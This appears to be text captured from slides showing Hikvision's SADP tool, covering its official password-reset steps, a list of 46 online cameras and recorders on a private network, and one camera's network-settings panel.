pw\_recovery@hikvision.com as attachment.
2. You will receive a verification code within 5 Mins in your reserved e-mail :s\*\*\*\*@gmail.com after the request is sent.
3. Enter verification code into the following text field.



Save

Export XML

Verification Code:

New Password:

Confirm Password:

☐ Reset IPC

Reset Password

Mode: Export/Import device feature code Mode

- 1 Scan the QR code, or contact the manufacturer after exporting the device feature code file.  

Generate QR Code

Export QR Code

Export device feature code file
- 2 Enter the reset token or import the reset token file to reset the password.  

Files Method: ☒ Input Key ☐ Import File

New Password:

Confirm Password:

Reset IPC: ☒ No Reset ☐ Reset IPC

Tips: If resetting the password fails, restart your device and software and then repeat step 1 and 2.

Confirm Cancel

HIKVISION

1 2 3


Verify Identification Set New Password Complete

Verification Mode GUID File Verification

Select File  Browse

Next Clear



Total number of online devices: **46** 


Unbind

Export Device...

Refresh

Filter



	ID	Device Type	Status	IPv4 Address	Port	Enhanced SDK Servic...	Software Ver...	IPv4 Gate...	HTT
<input type="checkbox"/>	001	DS-7764NI-M4	Active	192.168.2.176	8000	8443	V4.63.006buil...	192.168.2.1	80
<input type="checkbox"/>	002	DS-2CD1323G0-IUF	Active	192.168.2.36	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	003	DS-2CD1043G2-I	Active	192.168.2.50	8000	N/A	V5.7.11build 2...	192.168.2.1	80
<input checked="" type="checkbox"/>	004	DS-2CD1043G2-I	Active	192.168.2.49	8000	N/A	V5.7.11build 2...	192.168.2.1	80
<input type="checkbox"/>	005	DS-2CD1323G0-IUF	Active	192.168.2.6	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	006	DS-2CD1043G2-I	Active	192.168.2.51	8000	N/A	V5.7.11build 2...	192.168.2.1	80
<input type="checkbox"/>	007	DS-2CD1323G0-IUF	Active	192.168.2.23	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	008	DS-2CD1323G0-IUF	Active	192.168.2.28	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	009	DS-2CD1323G0-IUF	Active	192.168.2.46	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	010	DS-2CD1323G0-IUF	Active	192.168.2.30	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	011	DS-2CD1323G0-IUF	Active	192.168.2.8	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	012	DS-2CD1323G0-IUF	Active	192.168.2.4	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	013	DS-2CD1323G0-IUF	Active	192.168.2.18	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	014	DS-2CD1323G0-IUF	Active	192.168.2.21	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	015	DS-2CD1323G0-IUF	Active	192.168.2.24	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	016	DS-2CD1323G0-IUF	Active	192.168.2.40	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	017	DS-2CD1323G0-IUF	Active	192.168.2.25	8000	N/A	V5.7.20build 2...	192.168.2.1	80
<input type="checkbox"/>	018	DS-2CD1323G0-IUF	Active	192.168.2.16	8000	N/A	V5.7.20build 2...	192.168.2.1	80

## Modify Network Parameters

☐ Enable DHCP☐ Enable Hik-Connect

Device Serial No.: DS-2CD1043G2-I20230719

Device Short Serial: AD9657386

Start Time: 1970-01-01 00:00:24

IP Address: 192.168.2.49

Port: 8000

Subnet Mask: 255.255.254.0

Gateway: 192.168.2.1

IPv6 Address: ::

IPv6 Gateway: ::

IPv6 Prefix Length: 64

HTTP Port: 80

Security Verification

Administrator Password:

Modify

[Forgot Password](#)



**THANK YOU !**